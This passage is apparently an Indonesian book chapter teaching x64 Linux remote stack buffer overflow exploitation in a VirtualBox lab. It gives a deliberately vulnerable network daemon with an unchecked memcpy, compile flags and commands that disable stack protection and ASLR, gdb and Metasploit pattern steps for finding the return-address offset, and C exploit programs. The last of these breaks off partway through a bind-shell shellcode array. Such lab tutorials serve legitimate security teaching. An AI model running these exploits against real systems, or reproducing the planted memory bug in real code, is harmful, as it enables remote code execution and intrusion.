4.3. Dasar x64 stack overflow exploitation

Stack berfungsi sebagai tempat penyimpanan sementara yang sangat terorganisir untuk segala sesuatu yang dibutuhkan sebuah fungsi dalam program saat dijalankan.

Stack adalah area memori yang sangat krusial untuk mengatur jalannya sebuah program. Pada sistem Linux 64-bit (x86_64), pemahaman tentang stack sangat penting untuk debugging, eksploitasi keamanan, dan optimasi kode.

1. Apa itu Stack?

Stack adalah struktur data **LIFO (Last-In, First-Out)**. Bayangkan seperti tumpukan piring; piring terakhir yang diletakkan adalah yang pertama diambil.

Pada Linux x86_64, stack tumbuh **ke bawah** (ke arah alamat memori yang lebih rendah). Ada dua register utama yang mengelola ini:

- **RSP (Stack Pointer):** Menunjuk ke alamat paling atas (top) dari stack saat ini.
- **RBP (Base Pointer / Frame Pointer):** Menunjuk ke dasar dari *stack frame* fungsi yang sedang berjalan (opsional, tapi sering digunakan untuk debugging).

Pada Linux 64-bit, Stack tumbuh ke bawah (Grows Down), yang berarti dari alamat memori tinggi ke alamat memori yang lebih rendah.

Namun, proses penulisan data (misal memcpy, strcpy) bergerak dari alamat rendah ke alamat tinggi.

Untuk memudahkannya, bayangkan Stack sebagai sebuah tumpukan buku di lantai:

1. Arah Stack (Grows Down): Saat fungsi dipanggil, sistem meletakkan "buku" baru (Stack Frame) di bawah buku yang sudah ada. Jadi, bagian bawah tumpukan memiliki alamat memori yang lebih kecil (rendah).

2. Arah Penulisan/Overflow (Writes Up): Ketika Anda mengisi sebuah variabel (seperti buffer[64]), pengisian dimulai dari alamat awal variabel tersebut dan bergerak naik ke arah alamat yang lebih tinggi.

jadi jika ada buffer baru yang diinisialisasi pada kode program, maka pointer untuk buffer tersebut akan berisi alamat memori yang berada pada alamat memori lebih rendah. Pointer Buffer: Berisi alamat awal (misal: 0x100).

Saat ada penulisan data,misal dengan memcpy maka mengisi alamat 0x100, lalu 0x101, 0x102, dan seterusnya.


2. Apa itu Stack Frame?

Stack Frame (juga disebut *Activation Record*) adalah blok memori di dalam stack yang dialokasikan khusus untuk satu pemanggilan fungsi. Setiap kali sebuah fungsi dipanggil, sebuah frame baru "didorong" ke stack.

Isi dari sebuah Stack Frame biasanya meliputi:

1. **Argumen Fungsi:** Nilai yang dikirim ke fungsi (walaupun pada x86_64, 6 argumen pertama biasanya dikirim lewat register).
2. **Return Address:** Alamat instruksi yang harus dijalankan setelah fungsi selesai.
3. **Saved RBP:** Alamat *base pointer* dari fungsi sebelumnya (penelepon).
4. **Local Variables:** Variabel yang dideklarasikan di dalam fungsi tersebut.

Berikut ini adalah gambaran stack frame pada saat pemanggilan suatu fungsi :



Argumen fungsi akan disimpan pada register mulari dari register RDI, RSI, dan seterusnya. Stack hanya digunakan jika argumen fungsi jumlahnya lebih dari 6.

3. Mekanisme Kerja pada x86_64

Berbeda dengan sistem 32-bit yang melewatkan semua argumen melalui stack, Linux 64-bit menggunakan **System V ABI**. Berikut adalah urutan kejadian saat fungsi dipanggil:

Langkah 1: Persiapan (Prolog)

Ketika fungsi `A` memanggil fungsi `B`:

1. **Return Address** didorong ke stack secara otomatis oleh instruksi `CALL`.
2. Fungsi `B` menyimpan `RBP` lama ke stack: `push rbp`.

3. `RBP` diperbarui ke posisi `RSP` saat ini: `mov rbp, rsp`. Ini menandai awal frame baru.
4. `RSP` dikurangi untuk memberi ruang bagi variabel lokal: `sub rsp, [ukuran]`.

Langkah 2: Eksekusi

Fungsi berjalan. Variabel lokal diakses menggunakan offset dari `RBP` (misalnya: `[rbp-8]`).

Langkah 3: Penyelesaian (Epilog)

Setelah fungsi selesai:

1. Ruang variabel lokal dibersihkan: `mov rsp, rbp` atau `add rsp, [ukuran]`.
2. `RBP` lama dikembalikan: `pop rbp`.
3. Instruksi `RET` mengambil *return address* dari top of the stack dan melompat kembali ke fungsi pemanggil.

Inti dari eksploitasi *stack overflow* adalah menggunakan kelemahan pengisian data yang tidak dibatasi untuk memanjat tumpukan memori hingga mencapai dan mengubah **Return Address**.

Bagaimana cara mengubah return address ini ? Dengan cara meluapkan isi buffer hingga akhirnya menimpa return address. Saat fungsi selesai dieksekusi sebelum instruksi ret akan ada instruksi leave, nah instruksi leave ini kemudian akan menyebabkan rsp terisi oleh return address yang sebelumnya kita timpa.

Selanjutnya saat fungsi selesai dipanggil CPU akan menjalankan instruksi ret (return).


Ketika CPU bertemu dengan instruksi `ret`, ia melakukan dua hal :

1. **POP**: CPU mengambil (pop) nilai 8-byte yang berada di alamat yang ditunjuk oleh **RSP** (Top of the Stack).

2. **JMP**: CPU memasukkan nilai tersebut ke dalam register **RIP** (Instruction Pointer).

Eksploitasi **Remote Stack Overflow** pada sistem Linux 64-bit (x86_64) adalah teknik di mana penyerang mengirimkan data berlebih ke aplikasi yang berjalan di server untuk meluapkan buffer di *stack* pada aplikasi yang berjalan di server dan mengambil alih alur eksekusi program secara remote, dengan kata lain penyerang bisa melakukan RCE pada server target.

Berikut ini gambaran stack frame dan return address pada linux x64 saat terjadi stack overflow :



Pada kesempatan kali ini, server target menggunakan guest os : lubuntu 24.04 dengan alamat ip 192.168.56.102 yang dijalankan dengan virtualbox sedangkan penyerang menggunakan sistem operasi host : kali linux dengan alamat ip 192.168.56.1.

Selanjutnya install dnsmasq :

sudo apt install dnsmasq

Selanjutnya jalankan :

systemctl start dnsmasq

Setelah dnsmasq terinstall dan berjalan, agar hostname victim teresolve sebagai 192.168.56.102 untuk mempermudah nanti. Selanjutnya edit /etc/dnsmasq.conf

sudo nano /etc/dnsmasq.conf

Tambahkan pada dnsmasq :

address=/victim/192.168.56.102

lalu simpan dan restart dnsmasq :

systemctl restart dnsmasq

Lalu edit /etc/resolv.conf :

sudo nano /etc/resolv.conf

tambahkan baris ini:
nameserver 127.0.0.1

Berikut ini source code vulnerable daemon yang berjalan pada server target di virtualbox :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

void handle_client(int client_sock) {
    char buffer[64];
    char input[512];
    int n = recv(client_sock, input, sizeof(input) - 1, 0);
    if (n > 0) {
        input[n] = '\0';
        memcpy(buffer, input, sizeof(input));
        printf("Received: %s\n", buffer);
    }
}

int main() {
    int server_fd, client_sock;
    struct sockaddr_in server_addr;

    server_fd = socket(AF_INET, SOCK_STREAM, 0);
    server_addr.sin_family = AF_INET;
    server_addr.sin_addr.s_addr = INADDR_ANY;
    server_addr.sin_port = htons(8888);
```

```
    bind(server_fd, (struct sockaddr *)&server_addr, sizeof(server_addr));
    listen(server_fd, 5);
   printf("Daemon listening on port 8888...\n");

    while (1) {
        client_sock = accept(server_fd, NULL, NULL);
        if (fork() == 0) {
            close(server_fd);
            handle_client(client_sock);
            close(client_sock);
            exit(0);
        }
    }
    return 0;
}
```

Simpan dengan nama vuln.c lalu compile dan jalankan pada server target :

compile pada server korban :
gcc -o vuln vuln.c -z execstack -fno-stack-protector -fno-pie -no-pie -D_FORTIFY_SOURCE=0

Sebelum menjalankan aplikasi daemon ini kita matikan dulu proteksi ASLR di server target.
Pada server target (os lubuntu), buka terminal lalu ketik :

sudo echo 0 > /proc/sys/kernel/randomize_va_space

Lalu jalankan sample daemon vulnerable di sever korban :

./vuln

Daemon tersebut akan membuka port 8888 di server dan siap menerima inputan dari klien. Daemon tersebut terkena bug stack overflow di mana terdapat source code dengan stack buffer berukuran 64 byte

char buffer[64];

di aplikasi ini juga diinisialisasi suatu stack buffer berukuran 512 bytes :
char input[512];

Buffer berukuran 512 bytes berfungsi untuk menampung input dari klien untu selanjutnya seluruh isi buffer input dari klien ini akan diisi ke buffer pertama tadi yang berukuran hanya 64 bytes.

Jika inputan dari klien lebih dari 64 bytes maka akan terjadi bug yang dinamakan stack buffer overflow. Hal ini terjadi karena tidak ada pengecekan pada saat fungsi memcpy :

memcpy(buffer, input, sizeof(input));
Jika terjadi bug buffer overflow pada stack di linux 64 bit, penyerang bisa memanipulasi isi memori pada return address agar program berjalan sesuai keinginan penyerang atau jika pada fungsi terdapat

instruksi leave, kita bisa menimpa saved rbp, karena instruksi leave setara dengan mov rsp, rbp, pop rbp (stack pivoting).

Langkah 1. Attach daemon vulnerable ke gdb

Kita akan mendebug jalanya child dari aplikasi daemon vuln saat sedang berjalan. Kita akan attach prosesnya ke gdb, buka terminal 1 lagi lalu ketik :

ps aux | grep vuln

Misal terlihat contoh output :

robohax 2602 0.0 0.0 2680 1180 pts/0 S+ 22:14 0:00 ./vuln

maka pid (process id) yang harus kita attach adalah 2602. Pada server target jalankan gdb untuk attach pid 2602, ketik :

sudo su

gdb -p 2602

Selanjutnya pada console gdb ketik :

set follow-fork-mode child

cont

Kita melakukan pendebugan pada jalanya child dari aplikasi daemon vuln karena daemon tersebut menggunakan fungsi fork yang akan membuat child process baru setiap ada klien baru yang akan ditangani.

Langkah 2. Mencari mencari panjang byte sebelum top of the stack mulai teroverwrite

Tujuan pertama kita adalah melakukan overwrite sebanyak 8 byte pada saved rbp, mengapa ?

Perhatikan isi disasembler pada fungsi handle_client ini :

```
0000000000401296 <handle_client>:
  401296:       f3 0f 1e fa             endbr64
  40129a:       55              push   %rbp
  40129b:       48 89 e5                mov    %rsp,%rbp
  40129e:       48 81 ec 60 02 00 00    sub    $0x260,%rsp
  4012a5:       89 bd ac fd ff ff       mov    %edi,-0x254(%rbp)
  4012ab:       48 8d b5 b0 fd ff ff    lea    -0x250(%rbp),%rsi
  4012b2:       8b 85 ac fd ff ff       mov    -0x254(%rbp),%eax
  4012b8:       b9 00 00 00 00          mov    $0x0,%ecx
  4012bd:       ba ff 01 00 00          mov    $0x1ff,%edx
  4012c2:       89 c7                   mov    %eax,%edi
  4012c4:       e8 27 fe ff ff          call   4010f0 <recv@plt>
```

```
  4012c9:       89 45 fc                mov    %eax,-0x4(%rbp)
  4012cc:       83 7d fc 00             cmpl   $0x0,-0x4(%rbp)
  4012d0:       7e 3e                   jle    401310 <handle_client+0x7a>
  4012d2:       8b 45 fc                mov    -0x4(%rbp),%eax
  4012d5:       48 98                   cltq
  4012d7:       c6 84 05 b0 fd ff ff    movb   $0x0,-0x250(%rbp,%rax,1)
  4012de:       00
  4012df:       48 8d 8d b0 fd ff ff    lea    -0x250(%rbp),%rcx
  4012e6:       48 8d 45 b0             lea    -0x50(%rbp),%rax
  4012ea:       ba 00 02 00 00          mov    $0x200,%edx
  4012ef:       48 89 ce                mov    %rcx,%rsi
  4012f2:       48 89 c7                mov    %rax,%rdi
  4012f5:       e8 46 fe ff ff          call   401140 <memcpy@plt>
  4012fa:       48 8d 45 b0             lea    -0x50(%rbp),%rax
  4012fe:       48 89 c6                mov    %rax,%rsi
  401301:       bf 08 20 40 00          mov    $0x402008,%edi
  401306:       b8 00 00 00 00          mov    $0x0,%eax
  40130b:       e8 10 fe ff ff          call   401120 <printf@plt>
  401310:       90                      nop
  401311:       c9                      leave
401312:         c3                      ret
```

Terlihat ada instruksi leave pada 401311, di mana instruksi tersebut akan menyebabkan top of the stack teroverwrite oleh isi saved rbp.

.Mengapa 8 byte ? Karena alamat memori di 64-bit panjangnya 8 byte, kita harus menimpa top of the stack dengan tepat 8 byte.
Ingat ! pada saat fungsi memanggil ret, isi dari top of the stack sebanyak 8 byte inilah nanti yang akan dijadikan return address. Return address inilah yang nantinya akan diisi ke register RIP untuk mengarahkan program pada alamat memori yang berisi instruksi selanjutnya.

Nah agar kita tidak bingung berapa panjang byte yang dibutuhkan tepat sebelum inputan data mulai menimpa return address, kita perlu suatu pola string khusus sebagai marker, kemudian kita tinggal memeriksa pada offset berapa sebelum marker tersebut.

Kita akan gunakan pattern_create dan pattern_offset dari metasploit.
Pada terminal, ketik :
msf-pattern_create -l 512

Hasilnya :
```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A
c4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8
Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9A
k0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar
```

Kopi string ini seluruhnya lalu kita pipakan dengan netcat ke port 8888 pada server korban dengan hostname victim :

echo
“Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar” | nc victim 8888

Kembali ke server korban, kita lihat pada jendela gdb, child process mengalami segmentation fault yang artinya terjadi buffer overflow. Pada jendela gdb ketikkan : info registers

Selanjutnya kita akan memerika isi dari top of the stack, pada jendela gdb ketik :

x/20gx $rsp

```
(gdb) x/20gx $rsp
0x7fffffffdd58: 0x3164413064413963      0x6441336441326441
0x7fffffffdd68: 0x4136644135644134      0x3964413864413764
0x7fffffffdd78: 0x6541316541306541      0x4134654133654132
0x7fffffffdd88: 0x3765413665413565      0x6641396541386541
0x7fffffffdd98: 0x4132664131664130      0x3566413466413366
0x7fffffffdda8: 0x6641376641366641      0x4130674139664138
0x7fffffffddb8: 0x3367413267413167      0x6741356741346741
0x7fffffffddc8: 0x4138674137674136      0x3168413068413967
0x7fffffffddd8: 0x6841336841326841      0x4136684135684134
0x7fffffffdde8: 0x3968413868413768      0x6941316941306941
(gdb)
```

Perintah di atas memiliki arti

x: Examine (periksa memori).

20: Tampilkan 20 unit.

g: Unit Giant word, yang dalam arsitektur 64-bit berarti 8 byte.
x: Tampilkan dalam format heksadesimal

tujuanya untuk memeriksa isi memori sebanyak 20 unit mulai dari alamat memori yang ditunjuk register rsp.

Kita bisa lihat pattern yang kita buat tadi : 0x3164413064413963
Selanjutnya kita cari offsetnya dengan pattern offset, ketik :
msf-pattern_offset -q 3164413064413963

Hasilnya :
[*] Exact match at offset 88

Jadi kita perlu panjang input 88 bytes.
Untuk mengujinya, siapkan file dengan nama : exploit1.c
isi sebagai berikut :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netdb.h>
int main() {
   int sock;
   struct sockaddr_in target;
   struct addrinfo hints, *res;
   memset(&hints, 0, sizeof(hints));
   hints.ai_family = AF_INET;
   hints.ai_socktype = SOCK_STREAM;
   char payload[500];
   if (getaddrinfo("victim", "8888", &hints, &res) != 0) {
      perror("Gagal resolve hostname");
      return 1;
   }
   struct sockaddr_in *addr = (struct sockaddr_in *)res->ai_addr;
   memset(payload, 0x90, sizeof(payload));
   /* akan menjadi return address saat ret */
   memset(payload + 88, 'B', 8);
   memset(payload + 96, 'C', 8);
   sock = socket(AF_INET, SOCK_STREAM, 0);
```

```
    target.sin_addr = addr->sin_addr;
    target.sin_family = AF_INET;
    target.sin_port = htons(8888);
    inet_pton(AF_INET, "victim", &target.sin_addr);
    connect(sock, (struct sockaddr *)&target, sizeof(target));
    send(sock, payload, 500, 0);
    close(sock);
    return 0;
}
```

Lalu compile dengan gcc :
gcc -o exploit1 exploit1.c


Exploit di atas akan mencoba mengirimkan paket ke daemon berisi karakter A (41 hexa) sebanyak 85 bytes yang diikuti oleh karakter B (42 hexa) sebanyak 8 byte dan karakter C (43 hexa) sebanyak 8 bytes, tujuanya adalah menguji apakah isi return address nanti bisa menjadi 42 hexa sebanyak 8 byte.
Kembali lagi ke jendela gdb di server target, ketik : quit
Lalu ulangi lagi attach pid tadi :
gdb -p 4974

di console gdb ketik :

set follow-fork-mode child
cont

Kembali lagi ke kali linux, lalu jalankan :
./exploit1

Kembali lagi ke server target, kita bisa melihat daemon mengalami segmentation fault pada jendela gdb.
Ketik : x/10x $rsp
Hasilnya



Terlihat isi top of the stack yang seharusnya berisi return address sekarang menjadi 42 hexa sebanyak 8 bytes. Nanti kita tinggal mengganti karakter b sebanyak 8 byte di exploit dengan return address yang merupakan alamat memori pada stack di mana nanti di situ akan kita masukkan nop sled yang diikuti shellcode bind shell.

Mari kita bedah apa yang terjadi di belakang layar. Untuk lebih jelasnya perhatikan stack frame berikut ini :

Alamat	Komponen	Deskripsi
Alamat Tinggi	**Return Address**	Alamat instruksi selanjutnya setelah fungsi selesai (target `%n` atau buffer overflow).
	Saved RBP	Alamat `rbp` dari fungsi sebelumnya (pemanggil). Inilah yang Anda timpa jika ingin melakukan *stack pivoting*.
RBP (Base Pointer)	**Stack Base**	Menunjuk ke dasar frame saat ini. Digunakan sebagai referensi variabel lokal.
	Local Variables	Tempat penyimpanan variabel otomatis dalam fungsi (misal: `char buffer[64]`).
	Temporary Storage	Data sementara atau argumen untuk fungsi yang akan dipanggil.
RSP (Stack Pointer)	**Stack Top**	Menunjuk ke puncak stack saat ini. Nilainya berubah-ubah saat ada `push` atau `pop`.
Alamat Rendah	**Unused Space**	Ruang kosong yang akan digunakan jika ada penambahan data ke stack.

1. Payload kita :
   - **Buffer:** 64 byte.
   - **Input:** 8 byte (A) + 80 byte (B) + 8 byte (C) = **96 byte + junk 0x90 sebanyak 404 byte.**

2. Apa yang Terjadi pada Stack Frame?

Saat memcpy selesai, urutan memori di stack akan terlihat seperti ini (dari alamat rendah ke tinggi):

1. **Buffer (64 byte):** Terisi oleh 'A' dan sebagian 'B'.
2. **Saved RBP (8 byte):** Terisi oleh sisa karakter 'B'.
3. **Return Address (8 byte):** Terisi oleh karakter 'C'.

3. Mengapa rsp Berisi Karakter 'C'?

Kuncinya ada pada instruksi **leave** dan **ret** yang dijalankan tepat sebelum SIGSEGV terjadi.

Langkah A: Instruksi leave

Instruksi ini bertujuan untuk menghancurkan stack frame. Instruksi leave setara dengan:

1. mov rsp, rbp

2. pop rbp (Mengambil nilai dari stack ke dalam register rbp).

Langkah B: Instruksi ret

Setelah leave, instruksi berikutnya adalah ret. ret secara internal melakukan:

1. pop rip (Mengambil nilai di puncak stack saat ini dan memasukkannya ke *Instruction Pointer*).

Karena pop rbp baru saja dilakukan, **puncak stack (rsp) sekarang menunjuk tepat ke lokasi Return Address yang telah Anda timpa dengan karakter 'C'**.

Saat ret mencoba mengeksekusi pop rip, prosesor akan mengambil nilai 'C' (0x43434343...) untuk dijadikan alamat tujuan lompatan. Karena 0x43434343 biasanya bukan alamat memori yang valid atau tidak diizinkan untuk dieksekusi, CPU memicu **Segmentation Fault (SIGSEGV)**.

Langkah 3. Menentukan return address

nop (x90) artinya adalah no operation, jika kita mengarahkan alur program ke alamat memori dengan nop, di mana sebenarnya ini adalah alias untuk instruksi `xchg eax, eax.` Karena operasi ini tidak mengubah status register, memori, atau bendera (*flags*), prosesor menganggapnya tidak melakukan apa pun selain menghabiskan satu siklus CPU dan berpindah ke instruksi berikutnya.

Dalam eksploitasi *buffer overflow*, 0x90 digunakan untuk membuat teknik yang disebut **NOP Sled** atau **NOP Slide**.

Saat melakukan eksploitasi, sangat sulit bagi penyerang untuk menebak alamat memori yang **tepat** di mana *shellcode* (kode jahat) berada. Jika tebakan alamat meleset satu byte saja, program akan *crash*.

Cara kerjanya:

1. **Penebalan Target:** Penyerang mengisi memori dengan ratusan atau ribuan instruksi `0x90` sebelum *shellcode* yang sebenarnya.
2. **Efek Seluncuran:** Jika penyerang mengarahkan eksekusi (RIP/EIP) ke **mana saja** di dalam tumpukan `0x90` tersebut, CPU tidak akan melakukan apa pun dan terus "meluncur" ke bawah satu demi satu.
3. **Eksekusi Shellcode:** Pada akhirnya, aliran eksekusi akan mencapai *shellcode* di ujung tumpukan NOP tersebut dan menjalankannya dengan sukses.

Shellcode adalah sekumpulan instruksi mesin (opcode) yang digunakan sebagai *payload* dalam eksploitasi celah keamanan perangkat lunak (seperti *buffer overflow*).

Disebut "shellcode" karena secara historis, tujuan utama dari kode ini adalah untuk memberikan penyerang akses ke **shell** atau menjalankan perintah tertentu agar mereka bisa mengendalikan sistem target sesuai keinginan penyerang.

Pada kesempatan kali ini kita akan menggunakan shellcode bind shell di port 5600 yang shellcodenya saya ambil dari sini :

https://www.exploit-db.com/exploits/41128

Shellcode itu bersih dari karakter x00 (0 hexa), mengapa ?

Sebagian besar fungsi manipulasi string standar di C (seperti `strcpy`, `strcat`, `gets`, atau `printf`) memperlakukan `x00` (0 hexa) sebagai tanda bahwa sebuah string telah berakhir.

Jika kita mencoba menyisipkan *payload* (seperti shellcode) ke dalam program melalui fungsi-fungsi tersebut, proses penyalinan akan **berhenti seketika** saat mencapai karakter `\x00`. Akibatnya, sisa dari shellcode tidak akan pernah masuk ke memori (stack/heap), sehingga eksploitasi gagal.

Jadi shellcode yang digunakan tidak boleh mengandung \x00

Kita coba masukkan shellcode dan nop sled berukuran 100 byte ke kerangka exploit kita yang kedua, tujuanya adalah agar nanti terlihat posisi shellcode di memori saat debugging.

Kerangka exploit kedua :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netdb.h>
int main() {
   int sock;
   struct sockaddr_in target;
   struct addrinfo hints, *res;
   memset(&hints, 0, sizeof(hints));
   hints.ai_family = AF_INET;
   hints.ai_socktype = SOCK_STREAM;
   char payload[500];
   if (getaddrinfo("victim", "8888", &hints, &res) != 0) {
      perror("Gagal resolve hostname");
      return 1;
   }
   struct sockaddr_in *addr = (struct sockaddr_in *)res->ai_addr;
   char
shellcode[]="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x
97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32
